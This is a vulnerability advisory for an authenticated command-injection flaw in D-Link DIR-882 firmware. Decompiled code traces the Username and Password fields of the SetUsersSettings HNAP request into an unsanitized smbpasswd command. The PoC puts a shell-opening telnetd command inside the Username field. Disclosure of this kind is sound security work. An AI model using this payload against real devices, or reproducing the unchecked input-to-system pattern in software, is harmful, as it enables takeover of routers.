D-Link Vulnerability

Vendor:D-Link

Product:DIR_882

Version:DIR_882_FW1.30B06_Hotfix_02(Download Link:https://support.dlink.com/productinfo.aspx?m=DIR-882-US)

Type:Command Execution

Author:Jiaqian Peng,Huizhao Wang

Institution:pengjiaqian@iie.ac.cn,wanghuizhao@iie.ac.cn

Vulnerability description

We found an Command Injection vulnerability in D-link Technology router with firmware which was released recently.A command Injection vulnerability allows attackers to execute arbitrary OS commands via a crafted /HNAP1 POST request. This occurs when any HNAP API function triggers a call to the `twsystem` function with untrusted input from the request body for the `SetUsersSettings` API function (ModuleInitUSB,need authentication).

Command Execution

`prog.cgi` binary:

In `SetUsersSettings` function, `Username`、 `Password` is directly passed by the attacker.After that, call the function sub_4966B0.

```
38      memset(v21, 0, sizeof(v21));
39      snprintf(v21, 512, "/SetUsersSettings/StorageUsersLists/StorageUser:%d/%s", i, "UserName");
40      v6 = (const char *)webGetVarString(a1, v21);
41      if ( !v6 )
42      {
43        v2 = 12;
44        goto LABEL_43;
45      }
46      snprintf(v16 + 1696 * i + 4, 32, "%s", v6);
47      memset(v21, 0, sizeof(v21));
48      snprintf(v21, 512, "/SetUsersSettings/StorageUsersLists/StorageUser:%d/%s", i, "Enabled");
49      v5 = webGetVarString(a1, v21);
50      if ( !v5 )
51      {
52        v2 = 12;
53        goto LABEL_43;
54      }
55      *(_DWORD *)(v16 + 1696 * i) = strcmp(v5, "true") == 0;
56      memset(v21, 0, sizeof(v21));
57      snprintf(v21, 512, "/SetUsersSettings/StorageUsersLists/StorageUser:%d/%s", i, "Password");
58      v7 = webGetVarString(a1, v21);
```

As you can see here, the input has not been checked.And then,call the function nvram_safe_set to store this input.

```
51    memset(v19, 0, sizeof(v19));
52    memset(v20, 0, sizeof(v20));
53    snprintf(&v11, 32, "%s%d_", "USB_Account", i);
54    snprintf(v21, 16, "%d", *(_DWORD *)(a3 + 1696 * i));
55    v3 = sub_493B10(&v11, "Enable", v19);
56    nvram_safe_set(v3, v21);
57    v4 = sub_493B10(&v11, "Username", v19);
58    nvram_safe_set(v4, a3 + 1696 * i + 4);
59    v5 = sub_493B10(&v11, "Password", v19);
60    nvram_safe_set(v5, a3 + 1696 * i + 36);
61    snprintf(
62      v20,
63      2048,
64      "%d;%d;%s",
65      *(_DWORD *)(a3 + 1696 * i + 136),
66      *(_DWORD *)(a3 + 1696 * i + 140),
67      (const char *)(a3 + 1696 * i + 144));
68    v6 = sub_493B10(&v11, "Samba_Info", v19);
69    nvram_safe_set(v6, v20);
```

`rc` binary:

```
368     if ( !strcmp(v2, "admin") )
369     {
370       if ( (v3 & 1) != 0 )
371       {
372         stop_ftp();
373         stop_samba();
374       }
375       if ( (v3 & 2) != 0 )
376       {
377         sub_4501E8();
378         start_ftp();
379         start_samba();
380         sub_437EBC();
381       }
```

Eventually, the initial input will be extracted and cause command injection.


```
46    v1 = sub_42B010((int)v11, (int)"Samba_Info", (int)v12);
47    v10 = nvram_safe_get(v1);
48    sub_44F960(v10, v13, 59, 3);
49    if ( *(_BYTE *)v13[0] != 48 )
50    {
51      v2 = sub_42B010((int)v11, (int)"Username", (int)v12);
52      v7 = (const char *)nvram_safe_get(v2);
53      if ( *v7 )
54      {
55        v3 = sub_42B010((int)v11, (int)"Password", (int)v12);
56        v8 = (const char *)nvram_safe_get(v3);
57        snprintf(v14, 512, "( echo \"%s\"; echo \"%s\" ) | smbpasswd -c %s -s -a %s", v8, v8, "/etc/smb.conf", v7);
58        twsystem(v14, 1);
59      }
```

Supplement

In order to avoid such problems, we believe that the string content should be checked in the input extraction part.**The key to triggering this vulnerability is to set up samba and ftp services, and be able to insert usb devices.(HID attack)**

PoC

We set `Username` as **123123;telnetd -l /bin/sh -p 9999 -b 0.0.0.0;** , and the router will excute it,such as:



Result

This will triger the `start_samba` method, and then get a shell!